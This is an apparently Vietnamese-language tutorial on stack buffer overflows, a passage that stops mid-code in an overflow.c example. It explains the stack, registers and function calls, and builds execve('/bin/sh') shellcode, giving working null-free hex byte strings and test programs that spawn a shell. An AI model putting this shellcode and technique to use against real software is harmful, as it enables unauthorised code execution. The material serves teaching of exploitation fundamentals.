

Tìm hiểu đầy đủ về tràn bộ đệm

ĐT - Vicki's real fan

Lời mở đầu

Tràn bộ đệm là một trong những lỗ hổng bảo mật lớn nhất hiện nay. Vậy tràn bộ đệm là gì? Làm thế nào để thi hành các mã lệnh nguy hiểm qua tràn bộ đệm...?

****Lưu ý*** một ít kiến thức về Assembly, C, GDB và Linux là điều cần thiết đối với bạn!*

Sơ đồ tổ chức bộ nhớ của một chương trình

```
/-----\ địa chỉ vùng nhớ cao
|          |
|   Stack   |
|          |
|-----|
| (Initialized) |
|   Data     |
| (Uninitialized) |
|-----|
|          |
|   Text     |
|          |
\-----/ địa chỉ vùng nhớ thấp
```

Stack và Heap?

Heap là vùng nhớ dùng để cấp phát cho các biến tĩnh hoặc các vùng nhớ được cấp phát bằng hàm malloc()


Stack là vùng nhớ dùng để lưu các tham số và các biến cục bộ của hàm.

Các biến trên heap được cấp phát từ vùng nhớ thấp đến vùng nhớ cao. Trên stack thì hoàn toàn ngược lại, các biến được cấp phát từ vùng nhớ cao đến vùng nhớ thấp.


Stack hoạt động theo nguyên tắc "vào sau ra trước"(Last In First Out - LIFO). Các giá trị được đẩy vào stack sau cùng sẽ được lấy ra khỏi stack trước tiên.

PUSH và POP

Stack đổ từ trên xuống dưới(từ vùng nhớ cao đến vùng nhớ thấp). Thanh ghi ESP luôn trỏ đến đỉnh của stack(vùng nhớ có địa chỉ thấp).




*** *PUSH một value vào stack***



- 1/ $ESP = ESP - \text{sizeof}(\text{value})$
- 2/ value được đẩy vào stack

*** *POP một value ra khỏi stack***



- 1/ value được lấy ra khỏi stack
- 2/ $ESP = ESP + \text{sizeof}(\text{value})$

Khác nhau giữa các lệnh hợp ngữ AT&T với Intel

Khác với MSDOS và WINDOWS, *NIX dùng các lệnh hợp ngữ AT&T. Nó hoàn toàn ngược lại với chuẩn của Intel/Microsoft.

Ví dụ:

Intel

```

mov eax, esp
push 7
mov [esp+5], eax
inc ah
push 7
...

```

AT&T

```

movl %esp, %eax
push $7
movl %eax, 0x5(%esp)
incb %ah
push $7

```

*** Ghi chú:**

e - Extended 32 bits
 % - register
 mov %src, %des
 movl - move 1 long
 movb - move 1 byte
 movw - move 1 word
 \$ - hằng
 # - chú thích
 ...

Cách làm việc của hàm

Thanh ghi EIP luôn trở về địa chỉ của câu lệnh tiếp theo cần thi hành.

Khi gọi hàm, đầu tiên các tham số được push vào stack theo thứ tự ngược lại. Tiếp theo địa chỉ của câu lệnh được push vào stack. Sau đó, thanh ghi EBP được push vào stack (dùng để lưu giá trị cũ của EBP).

Khi kết thúc hàm, thanh ghi EBP được pop ra khỏi stack (phục hồi lại giá trị cũ của EBP). Sau đó địa chỉ trở về (ret address) được pop ra khỏi stack và lệnh tiếp theo sau lời gọi hàm sẽ được thi hành.

Thanh ghi EBP được dùng để xác định các tham số và các biến cục bộ của hàm.

Ví dụ:

```

test.c
-----
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
    function(1, 2, 3);
}

```

```
}
```

Để hiểu được chương trình gọi hàm function() như thế nào, bạn hãy compile vidu1.c, dùng tham số -S để phát mã assembly:

```
[dt@localhost ~/vicki]$cc -S -o test.s test.c
```

Xem file test.s, chúng ta sẽ thấy call function() được chuyển thành:

```
pushl $3
pushl $2
pushl $1
call function
```

3 tham số truyền cho function() lần lượt được push vào stack theo thứ tự ngược lại. Câu lệnh 'call' sẽ push con trỏ lệnh(tức là thanh ghi EIP) vào stack để lưu địa chỉ trở về.

Các lệnh đầu tiên trong hàm function() sẽ có dạng như sau:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Đầu tiên ESP(frame pointer) được push vào stack. Sau đó chương trình copy ESP vào EBP để tạo một FP pointer mới. Bạn dễ nhận thấy lúc này ESP và EBP đều đang trỏ đến ô nhớ chứa EBP cũ. Hãy ghi nhớ điều này. Tiếp theo ESP được trừ đi 20 để dành không gian cho các biến cục bộ của hàm function()

Vì chương trình 32 bits nên 5 bytes buffer1 sẽ là 8 bytes(2 words) trong bộ nhớ(do làm tròn đến 4 bytes hay là 32 bits), 10 bytes buffer2 sẽ là 12 bytes trong bộ nhớ(3 words). Tổng cộng sẽ tốn 8+12=20 bytes cho các biến cục bộ của function() nên ESP phải bị trừ đi 20! Stack sẽ có dạng như sau:

```
đáy của
đỉnh của
bộ nhớ
bộ nhớ
                                buffer2      buffer1      sfp      ret      a      b
c
<----- [                    ] [                    ] [      ] [      ] [      ] [      ]
]

đỉnh của      12 bytes      8 bytes      4b      4b
đáy của
stack
stack
```

Trong hàm function(), nội dung thanh ghi EBP không bị thay đổi.

0xz%ebp dùng để xác định ô nhớ chứa tham số của hàm

0xffffffff%ebp dùng để xác định ô nhớ chứa biến cục bộ của hàm

Khi kết thúc hàm function():

```
movl %ebp,%esp
popl %ebp
ret
```

movl %ebp, %esp sẽ copy EBP vào ESP. Vì EBP khi bắt đầu hàm trở đến ô nhớ chứa EBP cũ và EBP không bị thay đổi trong hàm function() nên sau khi thực hiện lệnh **movl**, ESP sẽ trở đến ô nhớ chứa EBP cũ. **popl %ebp** sẽ phục hồi lại giá trị cũ cho EBP đồng thời ESP sẽ bị giảm 4 (ESP=ESP-sizeof(EBP cũ)) sau lệnh **popl**. Như vậy ESP sẽ trở đến ô nhớ chứa địa chỉ trở về (nằm ngay trên ô nhớ chứa EBP cũ). **ret** sẽ pop địa chỉ trở về ra khỏi stack, ESP sẽ bị giảm 4 và chương trình tiếp tục thi hành câu lệnh sau lệnh call function().

Chương trình bị tràn bộ đệm

Ví dụ:

```
gets.c:
-----
int main()
{
char buf[20];
gets(buf);
}
-----
[đt@localhost ~/vicki]$ cc gets.c -o gets
/tmp/cc4C6vaT.o: In function `main':
/tmp/cc4C6vaT.o(.text+0xe): the `gets' function is
dangerous and should not be used.
[đt@localhost ~/vicki]$
```

gets(buf) sẽ nhận input data vào buf. Kích thước của buf chỉ là 20 bytes. Nếu ta đẩy data có kích thước lớn hơn 20 bytes vào buf, 20 bytes data đầu tiên sẽ vào mảng buf[20], các bytes data sau sẽ ghi đè lên EBP cũ và tiếp theo là ret addr. Như vậy chúng ta có thể thay đổi được địa chỉ trở về, điều này đồng nghĩa với việc chương trình bị tràn bộ đệm.

```
đỉnh của bộ nhớ +-----+   đáy của stack
                  | return addr |
                  +-----+
                  |   EBP cũ   |
                  +-----+
                  |             |
```

```

|           |
|   buf[20] |
|           |
|           |

```

đáy của bộ nhớ +-----+ đỉnh của stack

Bạn hãy thử:

```

[đt@localhost ~/vicki]$ perl -e 'print "A" x 24' | ./gets
[đt@localhost ~/vicki]$ gdb gets core
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
Core was generated by `./gets'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info all
eax            0xbffffbc4      -1073742908
ecx            0xbffffbc4      -1073742908
edx            0x40105dbc      1074814396
ebx            0x4010748c      1074820236
esp            0xbffffbe0      0xbffffbe0
ebp            0x41414141      0x41414141 // hãy nhìn xem,
chúng ta vừa ghi đè lên ebp
esi            0x4000a610      1073784336
edi            0xbffffc24      -1073742812
eip            0x40031100      0x40031100
eflags        0x10282      66178
cs             0x23          35
ss             0x2b          43
ds             0x2b          43
es             0x2b          43
fs             0x2b          43
gs             0x2b          43
(gdb) quit
[đt@localhost ~/vicki]$

```

0x41 chính là "A" ở dạng hex

Bây giờ bạn hãy thử tiếp:

```

[đt@localhost ~/vicki]$ perl -e 'print "A" x 28' | ./gets
Segmentation fault
[đt@localhost ~/vicki]$ gdb gets core

```

```

GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
Core was generated by `./gets'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info all
eax                0xbffffbc4          -1073742908
ecx                0xbffffbc4          -1073742908
edx                0x40105dbc          1074814396
ebx                0x4010748c          1074820236
esp                0xbffffbe0          0xbffffbe0
ebp                0x41414141          0x41414141 // chúng ta đã
ghi đè lên ebp
esi                0x4000a610          1073784336
edi                0xbffffc24          -1073742812
eip                0x41414141          0x41414141 // chúng ta đã
ghi đè lên eip
eflags             0x10282      66178
cs                 0x23           35
ss                 0x2b           43
ds                 0x2b           43
es                 0x2b           43
fs                 0x2b           43
gs                 0x2b           43
(gdb) quit
[đt@localhost ~/vicki]$

```

Địa chỉ trở về bị thay đổi thành **0x41414141**, chương trình sẽ thi hành các lệnh tại **0x41414141**, tuy nhiên đây là vùng cấm nên Linux đã báo lỗi **"Segmentation fault"**

Shellcode

Hình dung các đặt shellcode trên stack

Ở ví dụ trước, chúng ta đã biết được nguyên nhân của tràn bộ đệm và cách thay đổi eip. Tuy nhiên, chúng ta cần phải thay đổi địa chỉ trở về trở đến shellcode để đổ một shell. Bạn có thể hình dung ra cách đặt shellcode trên stack như sau:

Trước khi tràn bộ đệm:

B = buffer
E = stack frame pointer
R = return address
F = các data khác

```
đáy của bộ nhớ                                đỉnh  
của bộ nhớ  
<----- FFFFFF SSSSSSSSSSSSSSSSSSSSSSSSSAAAAAAAFEEEEEEEEE  
đỉnh của stack                                  đáy  
của stack
```

- (1) Lấp tràn bộ đệm(đến return addr) bằng địa chỉ của buffer
- (2) Đặt shellcode vào buffer

```
đáy của bộ nhớ                                đỉnh
của bộ nhớ
<----- FFFFF NNNNNNNNNNNSSSSSSSSSSSSSSAAAAAAAFEEEEEEF
đỉnh của stack                                đáy
của stack
```

Viết và test thử shellcode

Shellcode được đặt trên stack nên không thể nào dùng địa chỉ tuyệt đối. Chúng ta buộc phải dùng địa chỉ tương đối. Thật may cho chúng ta, lệnh

jmp và call có thể chấp nhận các địa chỉ tương đối. Shellcode sẽ có dạng như sau:

```
0   jmp          (nhảy xuống z bytes, tức là đến câu lệnh call)
2   popl %esi
... đặt các hàm tại đây ...
Z   call <-Z+2> (call sẽ nhảy lên z-2 bytes, đễb ngay câu
lệnh sau jmp, POPL)
Z+5 .string      (biến)
```

Giải thích: ở đầu shellcode chúng ta đặt một lệnh jmp đến call. call sẽ nhảy ngược lên lại câu lệnh ngay sau jmp, tức là câu lệnh **popl %esi**. Chúng ta đặt các dữ liệu **.string** ngay sau call. Khi lệnh call được thi hành, nó sẽ push địa chỉ của câu lệnh kế tiếp, trong trường hợp này là địa chỉ của **.string** vào stack. Câu lệnh ngay sau jmp là **popl %esi**, như vậy esi sẽ chứa địa chỉ của **.string**. Chúng ta đặt các hàm cần xử lý giữa **popl %esi** và **call <-z+2>**, các hàm này sẽ xác định các dữ liệu **.string** qua thanh ghi esi.

Mã lệnh để đổ shell trong C có dạng như sau:

```
shellcode.c
-----
#include

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
-----
```

Để tìm ra mã lệnh assembly thật sự của shellcode, bạn cần compile shellcode.c và sau đó chạy gdb. Nhớ dùng cờ -static khi compile shellcode.c để gộp các mã lệnh assembly thật sự của hàm execve vào, nếu không dùng cờ này, bạn chỉ nhận được một tham chiếu đến thư viện liên kết động của C cho hàm execve.

```
[đt@localhost ~/vicki]$ gcc -o shellcode -ggdb -static
shellcode.c
[đt@localhost ~/vicki]$ gdb shellcode
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
```

There is absolutely no warranty for GDB. Type "show warranty" for details.

This GDB was configured as "i386-mandrake-linux"...

(gdb) disas main

Dump of assembler code for function main:

```
0x8000130 :    pushl   %ebp
0x8000131 :    movl    %esp,%ebp
0x8000133 :    subl    $0x8,%esp
0x8000136 :    movl    $0x80027b8,0xffffffff8(%ebp)
0x800013d :    movl    $0x0,0xffffffffc(%ebp)
0x8000144 :    pushl    $0x0
0x8000146 :    leal     0xffffffff8(%ebp),%eax
0x8000149 :    pushl    %eax
0x800014a :    movl     0xffffffff8(%ebp),%eax
0x800014d :    pushl    %eax
0x800014e :    call     0x80002bc <__execve>
0x8000153 :    addl     $0xc,%esp
0x8000156 :    movl     %ebp,%esp
0x8000158 :    popl     %ebp
0x8000159 :    ret
```

End of assembler dump.

(gdb) disas __execve

Dump of assembler code for function __execve:

```
0x80002bc <__execve>:    pushl   %ebp
0x80002bd <__execve+1>:    movl    %esp,%ebp
0x80002bf <__execve+3>:    pushl   %ebx
0x80002c0 <__execve+4>:    movl    $0xb,%eax
0x80002c5 <__execve+9>:    movl    0x8(%ebp),%ebx
0x80002c8 <__execve+12>:    movl    0xc(%ebp),%ecx
0x80002cb <__execve+15>:    movl    0x10(%ebp),%edx
0x80002ce <__execve+18>:    int     $0x80
0x80002d0 <__execve+20>:    movl    %eax,%edx
0x80002d2 <__execve+22>:    testl   %edx,%edx
0x80002d4 <__execve+24>:    jnl     0x80002e6
<__execve+42>
0x80002d6 <__execve+26>:    negl     %edx
0x80002d8 <__execve+28>:    pushl    %edx
0x80002d9 <__execve+29>:    call     0x8001a34
<__normal_errno_location>
0x80002de <__execve+34>:    popl     %edx
0x80002df <__execve+35>:    movl     %edx,(%eax)
0x80002e1 <__execve+37>:    movl     $0xffffffff,%eax
0x80002e6 <__execve+42>:    popl     %ebx
0x80002e7 <__execve+43>:    movl     %ebp,%esp
0x80002e9 <__execve+45>:    popl     %ebp
0x80002ea <__execve+46>:    ret
0x80002eb <__execve+47>:    nop
```

End of assembler dump.

(gdb) quit

Giải thích:

1/ main():

```
0x8000130 :    pushl   %ebp
0x8000131 :    movl    %esp,%ebp
```

```
0x8000133 :      subl    $0x8,%esp
```

Các lệnh này bạn đã viết rồi. Nó sẽ lưu frame pointer cũ và tạo frame pointer mới từ stack pointer, sau đó dành chỗ cho các biến cục bộ của main() trên stack, trong trường hợp này là 8 bytes:

char *name[2];

2 con trỏ kiểu char, mỗi con trỏ dài 1 word nên phải tốn 2 word, tức là 8 bytes trên stack.

```
0x8000136 :      movl    $0x80027b8,0xffffffff8(%ebp)
```

copy giá trị 0x80027b8(địa chỉ của chuỗi "/bin/sh") vào con trỏ đầu tiên của mảng con trỏ name[]. Câu lệnh này tương đương với:

name[0] = "/bin/sh";

```
0x800013d :      movl    $0x0,0xffffffffc(%ebp)
```

copy giá trị 0x0(NULL) vào con trỏ thứ 2 của name[]. Câu lệnh này tương đương với:

name[1] = NULL;

Mã lệnh thật sự để call execve() bắt đầu tại đây:

```
0x8000144 :      pushl    $0x0
```

push các tham số của hàm execve() vào stack theo thứ tự ngược lại, đầu tiên là **NULL**

```
0x8000146 :      leal    0xffffffff8(%ebp),%eax
```

nạp địa chỉ của name[] vào thanh ghi EAX

```
0x8000149 :      pushl    %eax
```

push địa chỉ của name[] vào stack

```
0x800014a :      movl    0xffffffff8(%ebp),%eax
```

nạp địa chỉ của chuỗi "/bin/sh" vào stack

```
0x800014e :      call    0x80002bc <__execve>
```

gọi hàm thư viện `execve()`. call sẽ push eip vào stack.

2/ `execve()`:

```
0x80002bc <__execve>:  pushl  %ebp
0x80002bd <__execve+1>: movl    %esp,%ebp
0x80002bf <__execve+3>:  pushl  %ebx
```

đây là phần mở đầu của hàm, tôi không cần giải thích cho bạn nữa

```
0x80002c0 <__execve+4>: movl    $0xb,%eax
```

copy 0xb(11 decimal) vào stack. 11 = `execve()`

```
0x80002c5 <__execve+9>: movl    0x8(%ebp),%ebx
```

copy địa chỉ của `"/bin/sh"` vào EBX

```
0x80002c8 <__execve+12>:          movl    0xc(%ebp),%ecx
```

copy địa chỉ của `name[]` vào ECX

```
0x80002cb <__execve+15>:          movl    0x10(%ebp),%edx
```

copy địa chỉ của con trỏ null vào EDX

```
0x80002ce <__execve+18>:          int     $0x80
```

gọi ngắt `$0x80`

Tóm lại:

- a/ có một chuỗi kết thúc bằng null `"/bin/sh"` ở đâu đó trong bộ nhớ
- b/ có địa chỉ của chuỗi `"/bin/sh"` ở đâu đó trong bộ nhớ theo sau là 1 null dài 1 word
- c/ copy 0xb vào thanh ghi EAX
- d/ copy địa chỉ của địa chỉ của chuỗi `"/bin/sh"` vào thanh ghi EBX
- e/ copy địa chỉ của chuỗi `"/bin/sh"` vào thanh ghi ECX
- f/ copy địa chỉ của null dài 1 word vào thanh ghi EDX
- g/ gọi ngắt `$0x80`

Sau khi thi hành call `execve`, chương trình có thể thi hành tiếp các câu lệnh rác còn lại trên stack và chương trình có thể thất bại. Vì vậy, chúng ta phải nhanh chóng kết thúc chương trình bằng lời gọi hàm `exit()`. `Exit` syscall trong C có dạng như sau:

```
exit.c
```

```
-----  
-----  
#include
```

```
void main() {  
    exit(0);  
}  
-----  
-----
```

Xem mã assembly của hàm exit():

```
[đt@localhost ~/vicki]$ gcc -o exit -ggdb -static exit.c  
[đt@localhost ~/vicki]$ gdb exit  
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0  
Copyright 2001 Free Software Foundation, Inc.  
GDB is free software, covered by the GNU General Public  
License, and you are  
welcome to change it and/or distribute copies of it under  
certain conditions.  
Type "show copying" to see the conditions.  
There is absolutely no warranty for GDB. Type "show  
warranty" for details.  
This GDB was configured as "i386-mandrake-linux"..  
(gdb) disas _exit  
Dump of assembler code for function _exit:  
0x800034c <_exit>:      pushl   %ebp  
0x800034d <_exit+1>:    movl    %esp,%ebp  
0x800034f <_exit+3>:    pushl   %ebx  
0x8000350 <_exit+4>:    movl    $0x1,%eax  
0x8000355 <_exit+9>:    movl    0x8(%ebp),%ebx  
0x8000358 <_exit+12>:   int     $0x80  
0x800035a <_exit+14>:   movl    0xffffffffc(%ebp),%ebx  
0x800035d <_exit+17>:   movl    %ebp,%esp  
0x800035f <_exit+19>:   popl    %ebp  
0x8000360 <_exit+20>:   ret  
0x8000361 <_exit+21>:   nop  
0x8000362 <_exit+22>:   nop  
0x8000363 <_exit+23>:   nop  
End of assembler dump.  
(gdb) quit
```

exit syscall sẽ đặt 0x1 vào EAX, đặt exit code trong EBX và gọi ngắt "int 0x80". exit code = 0 nghĩa là không gặp lỗi. Vì vậy chúng ta sẽ đặt 0 trong EBX.

Tóm lại:

- a/ có một chuỗi kết thúc bằng null "/bin/sh" ở đâu đó trong bộ nhớ
- b/ có địa chỉ của chuỗi "/bin/sh" ở đâu đó trong bộ nhớ theo sau là 1 null dài 1 word
- c/ copy 0xb vào thanh ghi EAX
- d/ copy địa chỉ của địa chỉ của chuỗi "/bin/sh" vào thanh ghi EBX

e/ copy địa chỉ của chuỗi `"/bin/sh"` vào thanh ghi ECX
 f/ copy địa chỉ của null dài 1 word vào thanh ghi EDX
 g/ gọi ngắt `$0x80`
 h/ copy `0x1` vào thanh ghi EAX
 i/ copy `0x0` vào thanh ghi EBX
 j/ gọi ngắt `$0x80`

Shellcode sẽ có dạng như sau:

```
-----
      jmp     offset-to-call           # 2 bytes
      popl    %esi                    # 1 byte
      movl    %esi,array-offset(%esi) # 3 bytes
      movb    $0x0,nullbyteoffset(%esi) # 4 bytes
      movl    $0x0,null-offset(%esi)  # 7 bytes
      movl    $0xb,%eax               # 5 bytes
      movl    %esi,%ebx               # 2 bytes
      leal    array-offset, (%esi), %ecx # 3 bytes
      leal    null-offset(%esi), %edx  # 3 bytes
      int     $0x80                   # 2 bytes
      movl    $0x1, %eax              # 5 bytes
      movl    $0x0, %ebx              # 5 bytes
int     $0x80                        # 2 bytes
      call    offset-to-popl          # 5 bytes
      /bin/sh string goes here.
-----
```

Tính toán các offsets từ `jmp` đến `call`, từ `call` đến `popl`, từ địa chỉ của chuỗi đến mảng, và từ địa chỉ của chuỗi đến word null, chúng ta sẽ có shellcode thật sự:

```
-----
      jmp     0x26                     # 2 bytes
      popl    %esi                    # 1 byte
      movl    %esi,0x8(%esi)          # 3 bytes
      movb    $0x0,0x7(%esi)          # 4 bytes
      movl    $0x0,0xc(%esi)          # 7 bytes
      movl    $0xb,%eax               # 5 bytes
      movl    %esi,%ebx               # 2 bytes
      leal    0x8(%esi), %ecx          # 3 bytes
      leal    0xc(%esi), %edx          # 3 bytes
      int     $0x80                   # 2 bytes
      movl    $0x1, %eax              # 5 bytes
      movl    $0x0, %ebx              # 5 bytes
int     $0x80                        # 2 bytes
      call    -0x2b                   # 5 bytes
      .string \"/bin/sh\"             # 8 bytes
-----
```

Để biết mã máy của các lệnh hợp ngữ trên ở dạng hexa, bạn cần compile shellcodeasm.c và gdb shellcodeasm:

```
shellcodeasm.c
```

```
-----  
void main() {  
__asm__ ("  
    jmp     0x2a                # 3 bytes  
    popl    %esi                # 1 byte  
    movl    %esi,0x8(%esi)      # 3 bytes  
    movb    $0x0,0x7(%esi)     # 4 bytes  
    movl    $0x0,0xc(%esi)     # 7 bytes  
    movl    $0xb,%eax          # 5 bytes  
    movl    %esi,%ebx          # 2 bytes  
    leal    0x8(%esi),%ecx      # 3 bytes  
    leal    0xc(%esi),%edx      # 3 bytes  
    int     $0x80              # 2 bytes  
    movl    $0x1,%eax          # 5 bytes  
    movl    $0x0,%ebx          # 5 bytes  
    int     $0x80              # 2 bytes  
    call    -0x2f              # 5 bytes  
    .string \"/bin/sh\"         # 8 bytes  
");  
}
```

```
-----  
[đt@localhost ~/vicki]$ gcc -o shellcodeasm -g -ggdb  
shellcodeasm.c  
[đt@localhost ~/vicki]$ gdb shellcodeasm  
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0  
Copyright 2001 Free Software Foundation, Inc.  
GDB is free software, covered by the GNU General Public  
License, and you are  
welcome to change it and/or distribute copies of it under  
certain conditions.  
Type "show copying" to see the conditions.  
There is absolutely no warranty for GDB.  Type "show  
warranty" for details.  
This GDB was configured as "i386-mandrake-linux"..  
(gdb) disas main  
Dump of assembler code for function main:  
0x8000130 :    pushl   %ebp  
0x8000131 :    movl    %esp,%ebp  
0x8000133 :    jmp     0x800015f  
0x8000135 :    popl    %esi  
0x8000136 :    movl    %esi,0x8(%esi)  
0x8000139 :    movb    $0x0,0x7(%esi)  
0x800013d :    movl    $0x0,0xc(%esi)  
0x8000144 :    movl    $0xb,%eax  
0x8000149 :    movl    %esi,%ebx  
0x800014b :    leal    0x8(%esi),%ecx  
0x800014e :    leal    0xc(%esi),%edx  
0x8000151 :    int     $0x80  
0x8000153 :    movl    $0x1,%eax  
0x8000158 :    movl    $0x0,%ebx
```

```

0x800015d :    int    $0x80
0x800015f :    call   0x8000135
0x8000164 :    das
0x8000165 :    boundl 0x6e(%ecx),%ebp
0x8000168 :    das
0x8000169 :    jae     0x80001d3 <__new_exitfn+55>
0x800016b :    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 :      0xeb
(gdb)
0x8000134 :      0x2a
(gdb)
.
.
.
(gdb) quit

```

Ghi chú: x/bx dùng để hiển thị mã máy ở dạng hexa của lệnh hợp ngữ

Bây giờ bạn hãy test thử shellcode đầu tiên:

```

testsc1.c
-----
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
-----
[đt@localhost ~/vicki]$ cc -o testsc1 testsc1.c
[đt@localhost ~/vicki]$ ./testsc1
sh-2.04$ exit
[đt@localhost ~/vicki]$

```

Nó đã làm việc! Tuy nhiên có một vấn đề lớn trong shellcode đầu tiên. Shellcode này có chứa `\x00`. Chúng ta sẽ thất bại nếu dùng shellcode này để làm tràn bộ đệm. Vì sao? Hàm `strcpy()` sẽ chấm dứt copy khi gặp `\x00` nên shellcode sẽ không được copy trọn vẹn vào buffer! Chúng ta cần gỡ bỏ hết `\x00` trong shellcode:

Câu lệnh gộp vấn đề:

Được thay thế bằng:

```
-----
movb    $0x0,0x7(%esi)          xorl    %eax,%eax
molv    $0x0,0xc(%esi)          movb    %eax,0x7(%esi)
                                           movl    %eax,0xc(%esi)
-----
movl    $0xb,%eax               movb    $0xb,%al
-----
movl    $0x1,%eax               xorl    %ebx,%ebx
movl    $0x0,%ebx               movl    %ebx,%eax
                                           inc     %eax
-----
```

Shellcode mới!

shellcodeasm2.c

```
-----
void main() {
    __asm__(
        jmp     0x1f                # 2 bytes
        popl    %esi                # 1 byte
        movl    %esi,0x8(%esi)      # 3 bytes
        xorl    %eax,%eax           # 2 bytes
        movb    %eax,0x7(%esi)      # 3 bytes
        movl    %eax,0xc(%esi)      # 3 bytes
        movb    $0xb,%al            # 2 bytes
        movl    %esi,%ebx           # 2 bytes
        leal    0x8(%esi),%ecx      # 3 bytes
        leal    0xc(%esi),%edx      # 3 bytes
        int     $0x80               # 2 bytes
        xorl    %ebx,%ebx           # 2 bytes
        movl    %ebx,%eax           # 2 bytes
        inc     %eax                # 1 bytes
        int     $0x80               # 2 bytes
        call    -0x24               # 5 bytes
        .string \"/bin/sh\"         # 8 bytes
                                           # 46 bytes total
    );
}
```

Test shellcode mới!

testsc2.c

```
-----
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
    b0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x
    40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;

}

```

```

-----
[đt@localhost ~/vicki]$ cc -o testsc2 testsc2.c
[đt@localhost ~/vicki]$ ./testsc2
sh-2.04$ exit
[đt@localhost ~/vicki]$

```

Viết tràn bộ đệm

Ví dụ 1:

```

overflow.c
-----
char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
b0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x
40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

